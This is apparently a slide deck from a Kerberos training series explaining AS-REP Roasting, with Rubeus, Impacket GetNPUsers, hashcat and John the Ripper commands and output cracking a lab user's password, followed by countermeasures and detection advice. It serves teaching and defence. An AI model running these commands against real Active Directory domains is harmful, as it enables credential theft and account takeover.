



# Kerberos Deep Dive

Part 3 – AS-REP Roasting

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
#### Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:

→ More details on this can be found in **Part 1** of this series


# Refresher on Pre-Authentication

# **High Level Kerberos Authentication Flow**



### **Kerberos Pre-Authentication**


- To request a TGT, users must be authenticated
- This is called Kerberos Pre-Authentication
- Process:
  - Client encrypts a timestamp with the user's secret key
  - The encrypted timestamp is added to the first request (AS-REQ)
  - The KDC can decrypt and verify the timestamp
- This confirms that:
  - The user has provided the correct password
  - The message is not a replay attack
- Pre-Authentication is enabled by default, but can be disabled manually (for all/specific users)



# **AS-REP Roasting**

## What is AS-REP Roasting?

- Attack to extract data encrypted with user account credentials for offline cracking
- Exploits a disabled Kerberos security mechanism called Pre-Authentication
- Attacker only interacts with the KDC
- Brute-force success mainly depends on the password strength & encryption algorithm
- Different algorithms may be available (RC4, AES128, AES256 etc.)




### **Consequences of Disabling Pre-Authentication**

- Pre-Auth. ensures that a TGT for a user can only be requested with this user's password
- With pre-authentication disabled, anyone can request a TGT for the affected user(s)
- However, the TGT is only usable, if one also has the associated session key
- The session key is encrypted with the target user's Kerberos key material
- Therefore, the TGT can only be used when the user's password (or Kerberos key) is known
- However, an attacker can attempt to crack the encrypted session key to recover the user's password!


### **Kerberos AS-REP Details**

# Authentication Server




### Why And How Does it Work?

■ TGT request process:



Offline cracking approach:



### **Requirements & Constraints**

- Performing ASREP-roasting requires:
  - Pre-authentication to be disabled for target account
  - Network connection to the KDC, but no valid account\*
- Targeting machine accounts does not make much sense:
  - Password is randomly generated and 120 characters long
  - Automatically updated every 30 days by default

<sup>\*</sup> Enumeration of users with pre-authentication disabled is not possible without an account however

### **AS-REP Roasting – Rubeus**

```
> Rubeus.exe asreproast /format:hashcat /outfile:asreproast.txt
[*] Action: AS-REP roasting
[*] Target Domain : winattacklab.local
[*] Searching path 'LDAP://DC1.winattacklab.local/DC=winattacklab,DC=local' for
'(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
[*] SamAccountName
                          : rhyde
[*] Building AS-REQ (w/o preauth) for: 'winattacklab.local\rhyde'
[+] AS-REQ w/o preauth successful!
[*] Hash written to c:\temp\tools\Rubeus\asreproast.txt
[*] Roasted hashes written to : c:\temp\tools\Rubeus\asreproast.txt
> type asreproast.txt
$krb5asrep$23$rhyde@winattacklab.local:C6316CB02A2199D5513B35[CUT]
```

## **AS-REP Roasting – GetUserSPNs.py**

# python GetNPUsers winattacklab.local/tmassie -request -format john -outputfile
asreproast.txt


Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:

| Name  | MemberOf              | [CUT] | LastLogon        | UAC      |
|-------|-----------------------|-------|------------------|----------|
|       |                       |       |                  |          |
| rhyde | CN=fs1admins, CN[CUT] | [CUT] | 2022-05-18 [CUT] | 0x400200 |

```
# cat asreproast.txt
$krb5asrep$rhyde@WINATTACKLAB.LOCAL:00638e9587e19f4b[CUT]
```

# **Tool Output**



| Value | Algorithm               |
|-------|-------------------------|
| 17    | AES128-CTS-HMAC-SHA1-96 |
| 18    | AES256-CTS-HMAC-SHA1-96 |
| 23    | RC4-HMAC-NT             |

Associated account

\$\frac{krb5asrep}23\rhyde@child.testlab.local:109a50310e4f9c20e60b012633e0d0d9\ranglea28ee0eaa1881ac364fa47e536b8ecf452dcad6e37a185bd1aa4abf18e2fcba70898bde5315dc7feea[CUT]



### **Cracking – Hashcat**

```
# hashcat -m 18200 -a 0 asreproast hashcat.txt password-list.txt
Hashes: 1 digests; 1 unique digests, 1 unique salts
$krb5asrep$23$rhyde@winattacklab.local:c6316[CUT]51fafba2017461:PASSWORD
Session..... hashcat
Status....: Cracked
Hash.Mode..... 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target....: $krb5asrep$23$rhyde@winattacklab.local:c6316cb02a21...017461
Time.Started....: Wed May 18 09:06:07 2022 (0 secs)
Time.Estimated...: Wed May 18 09:06:07 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base....: File (password-list.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1..... 43835 H/s (0.80ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered..... 1/1 (100.00%) Digests
```

### **Cracking – John the Ripper**

Session completed.

### # john asreproast john.txt Created directory: /home/hacker/.john Using default input encoding: UTF-8 Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x]) Will run 2 OpenMP threads Proceeding with single, rules: Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst (\$krb5asrep\$rhyde@WINATTACKLAB.LOCAL) PASSWORD 1q 0:00:00:00 DONE 2/3 (2022-05-18 08:56) 7.142q/s 271628p/s 271628c/s 271628C/s ilovegod..mobydick Use the "--show" option to display all of the cracked passwords reliably

#### Countermeasures

- Do not disable Kerberos pre-authentication
- Deploy a strong password policy & train your users
- Restrict privileges of all accounts according to least-privilege
- Actively check for AS-REP-roastable accounts
- Implement monitoring by enabling "Audit Kerberos Service Ticket Operations"
  - Look for TGT request events (ID 4768)
  - Correlate with accounts that do not require pre-authentication

